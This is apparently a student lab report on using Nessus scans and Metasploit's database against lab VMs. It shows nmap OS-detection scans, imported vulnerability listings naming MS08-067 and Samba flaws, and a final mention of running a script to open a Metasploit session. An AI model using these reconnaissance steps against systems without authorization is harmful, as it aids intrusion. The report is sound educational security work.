

Lab8 Nessus and Metasploit Database
Student name: SHASHANGKA UPADHYAYA
700 Number: 7007427261

Question number 1:

1. Please provide screenshots for the Screenshot #1, #2. (8pt)


Step 1:

I first used Nessus to perform vulnerability scan on the Windows XP and Windows 7 machines and used their IP address as Targets

I Bring up a terminal on the Kali Linux machine and run the command:

service nessusd start


Also, I opened Firefox browser in kali linux machine and begin our Network Scan with Nessus Tool. I Have logged in as SXU27260 account.



Step 2:

To initiate the scan, I selected the drop-down menu adjacent to "Save" located towards the lower part of the screen. From there, I choose "Launch" and proceed by clicking on it. The scan will then commence. Then I Monitored the progress of my scan by clicking on it to access relevant information.

Screenshot 1:



After Metasploit launched, I used the db_status command to verify that Metasploit was connected to its database.

kali-linux-2023.4-vmware-amd64 - VMware Workstation

File Edit View VM Tabs Help

Home kali BookUbuntu Windows XP Professional - Ren... Windo...

1 2 3 4

root@kali:/home/kali

File Actions Edit View Help

```
[+] Starting database
[+] Creating database user 'msf'
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema

[(root㉿kali)-[/home/kali]
# cp /usr/share/metasploit-framework/config/database.yml /root/.msf4/
[(root㉿kali)-[/home/kali]
# service postgresql restart
[(root㉿kali)-[/home/kali]
# msfconsole
Metasploit tip: Use sessions -1 to interact with the last opened session

[███████████████████] Sa_ | ████████████████████]
[███████████████████] SS ?a, | ████████████████████]
[███████████████████] `a, | ████████████████████]
[███████████████████] ,a$% | ████████████████████]
[███████████████████] $P" ` | ████████████████████]
[███████████████████] "a, | ████████████████████]
[███████████████████] `a,$$ | ████████████████████]
[███████████████████] ``"s | ████████████████████]
[███████████████████]

=[ metasploit v6.3.43-dev
+ --=[ 2376 exploits - 1232 auxiliary - 416 post
+ --=[ 1391 payloads - 46 encoders - 11 nops
+ --=[ 9 evasion

Metasploit Documentation: https://docs.metasploit.com/
msf6 > db_status
[*] Connected to msf. Connection type: postgresql.
msf6 > hosts

Hosts
_____
address mac name os_name os_flavor os_sp purpose info comments
msf6 >
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

4:10 SHASHANGKA 2/18/2024

I saw summary of the most important columns in the table. Also, I could see IP address of other Virtual Machines done from earlier lab but since I freshly installed my Kali linux VM Ware and updated my repositories I could not see any hosts but this should not be an issue If we have done previous lab Metasploit will use stored information from our previous labs.

Step 3:

Next, I run the db_nmap against the Ubuntu Linux machine.

```
msf > db_nmap -n -sT -O Ubuntu Linux IP_Address
```


Let's re-run the hosts command

```
msf > hosts
```

Now, we can see that the Ubuntu Linux machine is in our hosts table, along with its MAC address screenshot is provide below.

Step 5 :

Now we Bring up another Kali Linux terminal and run Nmap against the Windows XP machine and store its results in XML format (-oX) in a file called /tmp/test.xml



```
[root@kali:~/home/kali]# nmap -n -sT -O 192.168.5.135 -oX /tmp/test.xml
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-18 17:25 EST
Nmap scan report for 192.168.5.135
Host is up (0.00072s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 00:0C:29:A3:B3:06 (VMware)
Device type: general purpose
OS CPE: cpe:/o:microsoft:windows_xp::sp2 cpe:/o:microsoft:windows_xp::sp3
OS details: Microsoft Windows XP SP2 or SP3
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.33 seconds
[root@kali:~/home/kali]# sudo msfconsole
Metasploit tip: Use the edit command to open the currently active module
in your editor
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


4:26 SHASHANGKA 2/18/2024

Now, we will import the Nessus scan results from earlier steps which we have downloaded and it's on Nessus folder. With the Nessus scan files imported, we now look at the vulns table in Metasploit's database.

msf > vulns (Required Screenshot 2 is provided Below)

Screenshot 2:


Here we can see list of Vulnerability on our Windows XP and Ubuntu machines IP Machines



```
root@kali: /home/kali
File Actions Edit View Help
2024-02-18 22:36:18 UTC 192.168.5.135 Nessus SYN scanner NSS-11219
2024-02-18 22:36:18 UTC 192.168.5.135 Nessus SYN scanner NSS-11219
2024-02-18 22:36:18 UTC 192.168.5.135 Nessus SYN scanner NSS-11219
2024-02-18 22:36:18 UTC 192.168.5.135 Microsoft Windows SMB NativeLanManager Remote System Information Disclosure NSS-10785
2024-02-18 22:36:18 UTC 192.168.5.135 Windows NetBIOS / SMB Remote Host Information Disclosure NSS-10150
2024-02-18 22:36:18 UTC 192.168.5.135 Microsoft Windows SMB Service Detection NSS-11011
2024-02-18 22:36:18 UTC 192.168.5.135 Microsoft Windows SMB Service Detection NSS-11011
2024-02-18 22:36:18 UTC 192.168.5.132 OS Security Patch Assessment Not Available IAVB-0001-B-0515,NSS-117886
2024-02-18 22:36:18 UTC 192.168.5.132 Common Platform Enumeration (CPE) NSS-45590
2024-02-18 22:36:18 UTC 192.168.5.132 Nessus Scan Information NSS-19506
2024-02-18 22:36:18 UTC 192.168.5.132 Patch Report NSS-66334
2024-02-18 22:36:18 UTC 192.168.5.132 Target Credential Status by Authentication Protocol - No Credentials Provided IAVB-0001-B-0504,NSS-110723
2024-02-18 22:36:18 UTC 192.168.5.132 Backported Security Patch Detection (WWW) NSS-39521
2024-02-18 22:36:18 UTC 192.168.5.132 Backported Security Patch Detection (SSH) NSS-39520
2024-02-18 22:36:18 UTC 192.168.5.132 Samba 'AndX' Request Heap-Based Buffer Overflow CVE-2012-0870,BID-52103,NSS-58327
2024-02-18 22:36:18 UTC 192.168.5.132 Additional DNS Hostnames NSS-46180
2024-02-18 22:36:18 UTC 192.168.5.132 Device Type NSS-54615
2024-02-18 22:36:18 UTC 192.168.5.132 NFS Shares World Readable NSS-42256
2024-02-18 22:36:18 UTC 192.168.5.132 Unix Operating System Unsupported Version Detection IAVA-0001-A-0502,IAVA-0001-A-0648,NSS-33850
2024-02-18 22:36:18 UTC 192.168.5.132 OS Identification NSS-11936
2024-02-18 22:36:19 UTC 192.168.5.132 Backported Security Patch Detection (PHP) NSS-84574
2024-02-18 22:36:19 UTC 192.168.5.132 Ethernet Card Manufacturer Detection NSS-35716
2024-02-18 22:36:19 UTC 192.168.5.132 VMware Virtual Machine Detection NSS-20094
2024-02-18 22:36:19 UTC 192.168.5.132 Ethernet MAC Addresses NSS-86420
2024-02-18 22:36:19 UTC 192.168.5.132 Traceroute Information NSS-10287
2024-02-18 22:36:19 UTC 192.168.5.132 Microsoft Windows SMB2 and SMB3 Directs Supported (remote check) NSS-106716
2024-02-18 22:36:19 UTC 192.168.5.132 mDNS Detection (Local Network) NSS-66717
2024-02-18 22:36:19 UTC 192.168.5.132 ICMP Timestamp Request Remote Disclosure CVE-1999-0524,CWE-200,NSS-10114
2024-02-18 22:36:19 UTC 192.168.5.132 SSH Protocol Versions Supported NSS-10881
2024-02-18 22:36:19 UTC 192.168.5.132 OpenSSH Detection NSS-181418
2024-02-18 22:36:19 UTC 192.168.5.132 SSH Password Authentication Accepted NSS-149334
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
```

We can also search for vulnerabilities based on protocol

```
msf > vulns -S rpc
```



```
msf6 > vulns -S rpc
```

Vulnerabilities			
Timestamp	Host	Name	References
2024-02-18 22:36:17 UTC	192.168.5.132	MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Remote Code Execution (958644) (ECLIPSEDWING) (unprivileged check)	CVE-2008-4250,BID-31874,MSFT-MS08-067,CERT-827267,IAVA-2008-A-0081-S,E DB-ID-6824,EDB-ID-7104,EDB-ID-7132,MSKB-958644,CWE-94,MSF-MS08-067 Microsoft Server Service Relative Path Stack Corruption,NSS-34477
2024-02-18 22:36:20 UTC	192.168.5.132	RPC Services Enumeration	NSS-11111
2024-02-18 22:36:20 UTC	192.168.5.132	RPC Services Enumeration	NSS-11111
2024-02-18 22:36:20 UTC	192.168.5.132	Samba Badlock Vulnerability	CVE-2016-2118,BID-86002,CERT-813296 ,NSS-90509
2024-02-18 22:36:20 UTC	192.168.5.132	RPC portmapper (TCP)	NSS-53335
2024-02-18 22:36:20 UTC	192.168.5.132	RPC Services Enumeration	NSS-11111
2024-02-18 22:36:20 UTC	192.168.5.132	RPC Services Enumeration	NSS-11111
2024-02-18 22:36:20 UTC	192.168.5.132	RPC Services Enumeration	NSS-11111
2024-02-18 22:36:20 UTC	192.168.5.132	RPC Services Enumeration	NSS-11111
2024-02-18 22:36:20 UTC	192.168.5.132	RPC Services Enumeration	NSS-11111
2024-02-18 22:36:20 UTC	192.168.5.132	RPC Services Enumeration	NSS-11111
2024-02-18 22:36:20 UTC	192.168.5.132	RPC Services Enumeration	NSS-11111
2024-02-18 22:36:20 UTC	192.168.5.132	RPC portmapper Service Detection	CVE-1999-0632,NSS-10223

```
msf6 >
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

4:48 SHASHANGKA 2/18/2024

After that, we run the script by typing # ./test.sh Windows XP IP_Address Kali Linux IP_Address
The script will run and we will see an active Metasploit session created

